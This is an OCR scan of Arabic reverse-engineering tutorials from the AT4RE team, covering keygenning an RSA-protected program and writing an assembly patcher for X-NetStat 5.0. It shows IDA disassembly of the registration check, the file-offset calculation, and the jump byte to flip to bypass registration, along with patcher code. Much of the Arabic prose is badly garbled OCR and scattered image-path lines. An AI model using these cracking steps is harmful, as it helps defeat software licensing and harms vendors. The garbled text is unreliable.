
دىُ ننئىُ دُدُ*زو ، Stack ـپخ صهُخىز بپُو صپخَپخ يِّ,ُ,عِ ُ ُ ُپخ ءخَىپخ وبـ٪ىُپدز خىثىُ كُ ل ةَدثدُ دىخُ*ُ دمپِ,ُىُ

:



ك، يظ ثيخ شيئخ ةدهن ،تنتهم ،ويخ وأعيخ ،ج تنوظخ جلاخص وتنجو ص وتنظخ ص حهم ،ب ب ةز تياظ ثهم ،وأعيخ ب جعة دة :نو

: ب ب ة



.ص وتنظخ طتخ ب ةلظل او ص وتنظخ ؤتمعظه خ ب ةلخؤ ،ص ؛ ةش ةدتياظ دة *ز ص وتنمحيه دعة خ ب يدهش يئخ فيد ةد ٨ ى ة دمة

؟ك *ال ة خ ةدجز

ه ةدتزد ة ي دو ة تب ة دجب ل او ه جـ RSAdecrypt و RSAencrypt ة ى ة ع *ت خ ةخ ب ص خ يئدو ة ص ، و ة RSAencrypt خ يث ظتى خ ز عاو
Msieve. ش خيلأخ وتيإ ة دة و ! دة ب ب ص ص ى ب ذز ب دهغ ق دعاظ خ خ ة و D ق دعاظ خ ى ع ة ظ دنهؤ جخ *ب خ ، ج ، جلاخ

؟ Tool RSA ي ؤل أخ ش خي لأخ ش ةجذ دجو ؟ Msieve ش خي لأخ ي ة ة خ ةدظ : ب ةتعة

p ى مئة ب خ دى ه *ع ؤ Factoring ب خ ص ة حهم ة ل ة خذ .٪ ة ع ة دهحم *ع و أى ة ث ب خ ش خي لأخ ن ب : ب ب ب ى ث ى ة ذدلدى ب ة ه ع ة ب q و
Tool .RSA ش خي لأخ ب ر ، D ق دعاظ خ

.ص ة *ب خ ي خ ل أخ ل اب ث س ث ع ظ ا دنهؤ ى ة و ، ة خ ة ل خ و ة دس ، دهة ن ؤ و ة ش ة ة مظخ ش خي لأخ ي ة ث ي ج ب ر ج ة ث ة و

الفريق العربي للهندسة العكسية: AT4RE | الرشـــــــ

الفريق العربي من مهندسي حماية AT4RE | رشـــــــ

Keygen
Salsabeal | AT4RE
الإسم المدخل
RSAEncrypt
الاسم ولكن مشفر
BH1V8mxLcKI==EJ4IP}Wz30hofGYS19HuyXWi4ZtCqieKE6sZY3PSly
RSADecrypt
هذا هو الناتج في البرنامج
Salsabeal | AT4RE

استغلال خوارزمية RSA في برنامج FGIntRSA

Keygenning an RSA Target (2)

1. الكلمات

Absolute صوت يخرج من الكمبيوتر

وبرنامج Absolute sound recorder

2. تحليل الهيكل

F7 و F8 (Tracing) يرسل عدد كبير من الرسائل إلى الخادم وتظهر في نافذة الرسائل.

أدوات التحليل: PEditor و PEID و IDA

يمكن تحليل الملف بأكثر من برنامج

PEditor : يستخدم لتحليل الملف وتعديل بعض البيانات

PEiD يستخدم لمعرفة نوع الحماية AT4RE FastScanner يستخدم لمعرفة نوع الحماية


Header PE يحتوي على معلومات عن الملف وتاريخ إنشائه وعدد الأقسام

Protector exe Private يستخدم لحماية الملف من التعديل

Kanal أخ ليل خ ش خ ب د ئ ص PEiD

Analyzer Krypto و خ ث ئ ظ * ز ب ه * ج ث خ ض د ج ع ظ ب خ * ظ خ * ز خ ن 80 و ؤ 90% ف د ب ت ن ه ت ل ث ج د و ب ر خ ب ن

Absolute sound recorder : ئ س ث خ ب ب ب و خ ظ ث ك، ت م د ه ى خ ض د ب ج، ه ه د خ ض د ى :



RSA خ ى ع ه ى ث ج د و ب ر ب خ ن ؤ :ت س ئ ه ج ب د ئ ج خ ث ه أ ي د ه ه ه ه ظ د ه ع ر ه ظ و

FGint FGint ص س ع ث ظ خ ى ع ه ى ث ج د و ب ر ب خ ن ؤ ه * ع FGintRSA

و ؤ

RSAEncrypt ص م خ ث ب خ ب ب ه ح، ب ظ د م ت م ث ئ ذ ب ؤ

ى، ن د ظ ه ج ن د ع س ع ث ج د ق و، و ا ع خ ج ب ت ن و ه ا ب ا ب خ غ ب ر ج

ت ى ـ ه ج د ج ه ح، ب ى ه ض خ.

ذ د ع ث ب خ ض د ج، FGintRSA ب خ و FGint ب خ ص س ع ث ج ؤ د ه ب ت م.

ر ا ه ا ي ا ط ك ذ 3.

IDA : ٤ ص ئ ب د ئ ب خ ش خ ل أ خ : ٤ * س ه ب د ه ا و ١ ر ه ع ه ب خ ص ه ج ه ى و ف د ج ه ظ خ ن د ت ظ خ و ب ب ى ه ى ب خ ص ه ا ه ت ن د ه ز ف د ط ى ى ب خ ١ ر ه ع ه د و ى ث ب أ ؤ ت م ع

```
; Attributes: bp-based frame

IMPORTANT_ROUTINE proc near

var_8= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
push    0
push    0
push    ebx
mov     ebx, eax
xor     eax, eax
push    ebp
push    offset sub_4A9F8F
push    dword ptr fs:[eax]
mov     fs:[eax], esp
lea     edx, [ebp+var_4]
mov     eax, [ebx+314h]
call    sub_46E208
lea     edx, [ebp+var_8]
mov     eax, [ebx+318h]
call    sub_46E208
mov     eax, ds:off_4AEBB8
mov     eax, [eax]
mov     ecx, [ebp+var_8]
mov     edx, [ebp+var_4]
```

```
call    CHECK_SUBROUTINE ; خوارزمية التحقق بعد اعادة تعبئتها
test    al, al           ; هل تحقق الشرط
jz      short BAD_BOY    ; اذهب الى عدم التسجيل اذا لم يتحقق الشرط
```

```
mov     eax, ds:off_4AEBB8
mov     eax, [eax]
mov     edx, [ebp+var_4]
call    sub_4A6770
push    40h
mov     ecx, offset s_Congratulatio ; "Congratulations!"
mov     edx, offset s_RegisterSucce ; "Register successfully!  Thank you for y"...
mov     eax, ds:off_4AEA74
mov     eax, [eax]
call    sub_48F074
mov     eax, ebx
call    sub_48B72C
```

```
BAD_BOY:
xor     eax, eax
```

هذه هي الخطوة الأولى في عملية الهندسة العكسية للبرامج، وهي تتمثل في تحديد الروتين CHECK_SUBROUTINE وتحديد مكانه بدقة. وهذا يتطلب خبرة في التعامل مع أدوات التحليل الساكن Static Analysis(وأدوات التحليل الديناميكي Dynamic Analysis) مثل IDA !!

وفي هذا المثال سنستخدم تقنية التعرف على الأنماط signatures Flirt وذلك كما يلي:

1

```
; Attributes: bp-based frame

CHECK_ROUTINE proc near

var_1C= dword ptr -1Ch
var_14= dword ptr -14h
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
add     esp, 0FFFFFFE4h
push    ebx
xor     ebx, ebx
mov     [ebp+var_C], ebx
mov     [ebp+var_8], ecx
mov     [ebp+var_4], edx
mov     eax, [ebp+var_4]
call    sub_404B5C
mov     eax, [ebp+var_8]
call    sub_404B5C
lea     eax, [ebp+var_14]
mov     edx, off_49ECD8
call    sub_405108
lea     eax, [ebp+var_1C]
mov     edx, off_49ECD8
call    sub_405108
xor     eax, eax
push    ebp
push    offset sub_4A64BA
push    dword ptr fs:[eax]
mov     fs:[eax], esp
xor     ebx, ebx
lea     edx, [ebp+var_14]
mov     eax, ds:off_4AE6F4
call    sub_49F368
lea     edx, [ebp+var_1C]
mov     eax, ds:off_4AE6F8
call    sub_49F368
lea     eax, [ebp+var_4]
push    eax
lea     ecx, [ebp+var_1C]
lea     edx, [ebp+var_14]
```

2

```
lea     eax, [ebp+var_4]
push    eax
lea     ecx, [ebp+var_1C]
lea     edx, [ebp+var_14]
mov     eax, [ebp+var_4]
call    sub_4A1754
lea     edx, [ebp+var_C]
mov     eax, [ebp+var_4]
call    sub_49EF40
mov     eax, [ebp+var_8]
mov     edx, [ebp+var_C]
call    sub_404AB8
jnz     short loc_4A648C
```


```
mov     bl, 1
```

```
loc_4A648C:
xor     eax, eax
pop     edx
pop     ecx
pop     ecx
mov     fs:[eax], edx
push    offset loc_4A64C1
```

```
loc_4A6499:
lea     eax, [ebp+var_1C]
mov     edx, off_49ECD8
mov     ecx, 2
call    sub_405224
lea     eax, [ebp+var_C]
mov     edx, 3
call    sub_4046D0
retn
CHECK_ROUTINE endp ; sp = -2Ch
```

بعد تنزيل الملف المضغوط، نفك الضغط عن الملف الناتج ونجد بداخله ملف بصيغة idb :

ثم نختار الملف المناسب :



بعد الانتهاء من تحليل الملف نحفظ النتائج :


الفريق العربي هاكرز: AT4RE | الرشـــــــ

صتهو ثيعأ ن خو FGIntRSA : صعنظخعيعَ ثجدوبريذنؤ ٍؤ ،صوكِ FGInt شظي ٍظ هتٍ صدٌهيذ زاَ بلأعلا خا و

زدعُدَ ذلإجاهءظيخثيٍ ٍحعسعيعي خيٍ ٍدزٌعي.

قُ ٍخيٍ فـ ٍصزحءظهضءاجلإذ ٍرُ ٍؤدُ ٍتـ هـ

ج ٍ ٍجثدض ٍخيٍعذ



وخيٍعُفـ ٍصالظعُثـ ؤُ ٍبٍ ٍدفـ ٍجدثدُ ٍرُ ٍصتـ ٍتُ ٍفهٍ ٍوٍن ٍب؟الؤظٍظثـكـ :

AT4RE: الحماية من الهندسة العكسية والتشفير
رـــــــ

الفريق العربي للهندسة العكسية: AT4RE | الرشـــــــ

الفريق العربي لهندسة العكسية: AT4RE | الرشـــــــ

كتابة برنامج Patcher بالمسبلي

Coding a patcher in Assembly

الباب الرابع: أفضل مداخل البرمجة في الهندسة العكسية

MASM و RadAsm وأو WinAsm و جُ خيع*دجتّ ج*هج.

- MASM + RadAsm or WinAsm.
- OllyDbg.
- LordPE.
- AT4RE FastScanner v2.0.
- WinHex وأو HexWorkshop v5.
- Table Extractor 1.34.

ضدتُظخ تُمد رُهعِظ دنُ هج.

وآ ثِ جدوُ زُوَخ وَتُطُس هظهتنو X-Netstat 5.0 ثِ جدوُ زَخ وَ ْ َ َپخوُس هظتم.

2. أساسيات

- offset لإدخال .
- RadAsm صخبز ةخوظ*ريدئخ, بطخ .
- Patch صغز فيصحم*عظخصلأذ بخويخ, أ*يخ .
- Patch بخصغز فيلوبخ .
- جزص خبـ Patch .
- Patch تبضدىحصد ب .
- ضدلاجو كوجو.


offset ذدإهتن

```
Offset = RVA - Virtual Offset + Row Offset
RVA = VA - ImageBase
```

جدوز رظىظ*ز


جدوبريخبو.

خ, بمخي Sections يخخ, ٣أ١يدز بيو خبئلأذ٩وخ ثه LordPE جدوز وبخز X-Netstat



الظظ ه ن ه ظ ه ج ه ا ي ت خ د م ب ي ظ ن ز *


: ه ش و ء ه ذ أ ل ى ي ه خ ع و ى ى ر ج ب ج ن ى ت ن ز و ى ر ج ب ج ص ا ي ه ب ي ا و د ى و م ه




ك ث ظ ذ و ب ص م ا ب خ ي ج د و ب ر ب ي خ ث م ع ز ج ذ ز خ ٪ ى ، ى ج ه ي ه و ل أ ي ت ص ث ٤ ق ن ه ب و ، OllyDbg خ ي ه ه .

: ى د ي د ذ و أ ظ ي خ ظ ش ا ث ب خ ص و ن و ز *

: ث ع * ث ز و ث ع * خ ي ع * ز * خ ي ث س ى ص و ث م ح ي ى ظ ب ي خ ى ظ ذ ه * ج * ل ل





.شُتخيِخ فـيِ 004A22C7h نخ ى ى*پ خ ى, 74 وبـ 75 ههجشلًخو طَدز وُأعز تـمـَوؤ ٧ الالاو وُأعيخً*ز

:ْ َ َ پ خ پـ وؤ فـيِ ش َ ى تِ ظخ ص پـ ي د*ظ خ ي دمع,دز ن خ ى ى*پ خ خُ َ پ ؤُ خ ى ظ خ offset پـ خ ذدة چـ ى پ ن خ و

```
VA =  004A22C7h
RVA = VA - ImageBase =  004A22C7h - 00400000h = A22C7h
Offset =  RVA - Virtual Offset + Row Offset =  A22C7h - 1000h + 400h =  A16C7h
```

بـّن offset خظهخذ ّى A16C7h, ى لو وعمّغ ,ه offset دوة ه, غمّعو ّخ, إخظ خ ص*,و فـيِ َ ُ پـ و رخ ُ پـ خ ُ ّ ث پـ خ
.شُتخيِخ

v5 HexWorkshop وؤ WinHex ث ى چ َ ت ّ َ ُ ک ص هخ ز ّ ب إ پـ خ ه ت ذ

: HexWorkshop ث ى چ د و ب ر پ ص س ِ ى ز Edit → Goto...

```
000A16C6 FF75 79B9 4000 0000 BA10 .uy.@.....
000A16D0 244A 00B8 3024 4A00 E8FF $J..0$J...
```


: شُ ُ ث ا پـ خ ي ِ ُ فـيِ ص ُ ذ ُ ا خ ض د چ ى خ*ظ د ز ٧ أ ا ع پـ

Offset = **A16C7h**


74 وبـ **75** ههجـ offset پـ خ خُ ي ى, د ؤُ أ ظ ت ـ ه ث پـ خ ط َ د س پـ خ

: ص ُ پـ د ع پـ خ ث ل خ ُ ظ خ ,س ي و و RadAsm ث چ د و ُ ز ک ع أ ى پـ ن خ

خ ُ ع ک ز ُ و د چ ث RadAsm ه ث خ ٣أ٠ New Project → File ه ث ظ د ز ,:



ى دعيتهلو ريدشيخ هفعز خيشو بيز :



دو IDخَلِأخِ٥*يِ : يدعيدنُهنُيِوَّخ

ID Pacth = 10 ID About = 11و ID Exit = و ID BackUp=13 و 12و ID List=14و

HANDLE CreateFile (	إحظذز ذطخ سِّظخَ, يِ يُضخو ظخُئى ووَّ-إحجِ ءدوب صيِخي EAXثفِظخ وبووول أخ خِّ, وَ
LPCTSTR lpFileName	ظخُئى ووَ يءدوب ظُيِخ إحظخ جُذ
DWORD dwDesiredAccess	بِأو ئ, ظ لا د*ج دقاب ووَ صزدعئِذ ووَ شءخُثِجِ : إحظخ ج ثجد*يِذ صُىو Write Read ووَ Write دهحُ*خو دبه
DWORD dwShareMode	0
LPSECURITY_ATTRIBUTES lpSecurityAttributes	لا يـىج إحظخن دتصيِدلفـيِ-إحجِ ءدول CREATE_NEW ثُدحُ ثُ*أظ
DWORD dwCreationDistribution	إحظخ يـو ج ثَ ثـم*ظ دنهوَ ل بِ صتُر دِيِخ ثـئج CREATE_ALWAYS. OPEN_EXISTING ثُيِو - إحظخ كغ صيِدلفـيِ - يِثُظ يِيـو. OPEN_ALWAYS إ٤ لأعودز هـئِ دهعتُردُ ثـئج TRUNCATE_EXISTING وبُ*ظو إحظخ ضخئحُ*ج كِد خُ*يِد جظ.
DWORD dwFlagsAndAttributes	صُدِطخ ددُاثـظو ، جُدُو شَوَـىظو ُيِد, ووَ ِاكِ : إحظخ ٪ىو FILE_ATTRIBUTE_NORMAL
HANDLE hTemplateFile	0
) ;	

GetFileSize (	EAXثفِظخ وبدهـ*يِو إحظخ جفلَخ, يِ يُضخ صيِخي
HANDLE hFile	CreateFile صيِخيِخ هِ ثُخ, يِضُخ جعَ إحظخ سِثِ
LPDWORD lpFileSizeHigh	0
) ;	

CreateFileMapping (	لـ حيِمنا غ ودو جزكاذن فـيِ طيطخرنا مخأِ ي فـهها شيدرنـ جاذ EAX مظدم
HANDLE hFile	CreateFile صيِخيِخ هِ يِضُخ جعَ إحظخ سِثِ

LPSECURITY_ATTRIBUTES lpFileMappingAttributes	0
DWORD flProtect	يعود بسط PAGE_READWRITE لهذه الخاصية، إلخ، ج تجد مع صورة ويبيخ صورتجد دا وو ٣ث شعخثيخ دهيج يعوو
DWORD dwMaximumSizeHigh	0
DWORD dwMaximumSizeLow	إلخ ظ
LPCTSTR lpName	0
) ;	

MapViewOfFile (	الشتخيذ في ٥٣ يعيخ صيخي
HANDLE hFileMappingObject	ج تجد مع صورة صرتريذ صيخي به جعظ ٥٣ يعيخ سيتج
DWORD dwDesiredAccess,	صرلعيتخو شعختخ ح في إلخظ
DWORD dwFileOffsetHigh	0
DWORD dwFileOffsetLow	0
DWORD dwNumberOfBytesToMap	0
) ;	

WriteFile (	في في خايثا حتاركذ حاذ
HANDLE hFile	نخدو إلخظ سيتج
LPCVOID lpBuffer	دزدعتيخظخضدودوسيخ يعلي يخ وأعظخ
DWORD nNumberOfBytesToWrite	دهعزدعتيجعثيخ ضدعسيخ ي، دهعزدعتتمثيخ ضدعسيخ ي، بدسعلا وأعج
LPDWORD lpNumberOfBytesWritten	0
LPOVERLAPPED lpOverlapped	
) ;	


UnmapViewOfFile (	طيطخرنا ي عاهرلا حاذ
LPCVOID lpBaseAddress	صيخيذ ح، بيضخ تم يخو شتخيذ في ٥٣ يظ إلخظ نخدو MapViewOfFile
) ;	

CloseHandle (	فهها قلاغ حاذ
HANDLE hObject	CreateFile صيخيذ ح، بيضخ تم يخ إلخظ سيتج
) ;	

IsDlgButtonChecked (	انرأكذ ي أ BackUp Control EAX مدظهذ غفذذو يهكي ز أ وأ 0 ي نرطلا

HWND hDlg	شبيخ سلبج
int nIDButton	ID خطذ زدپـ BackUp Control
) ;	

Patch : صزدعبج فـيؤسو ٍپپ ٪وظذهج يي ذپخ جؤعوخ نخ



ثيخ ضخوأعظخ*زو صبيخدجو إخظذدجو ثجدظپخ*ز إذ*ظ دهثمىو خوزز ووز صحسج جثز ءخئ ضدودسپخ ,ثجخوثه إخظذضدجىخ*ظ دبه ٪أعمئ:

```
.data
FileName db "C:\Program Files\X-NetStat 5.0\xns5.exe",0
BackUpFile db "C:\Program Files\X-NetStat 5.0\xns5.exe.bak",0
BackUpText db "BackUp Created...",0
FileFound db "The file is Found",0
FileNotFound db "The File is Not Found",0
FilePatched db "The File Patched",0
.data?
hFile dword ?
sizeF dword ?
maping dword ?
nBytes dword ?
```

: بىظ فـيهظ شظوثپاخ جهاظ ٍبخهخ ظهخ ظلظ جعوظ Patch ىخيؤىظذ ,ثظذخ ٍظ

```
.elseif eax==WM_COMMAND
    .if wParam == 10
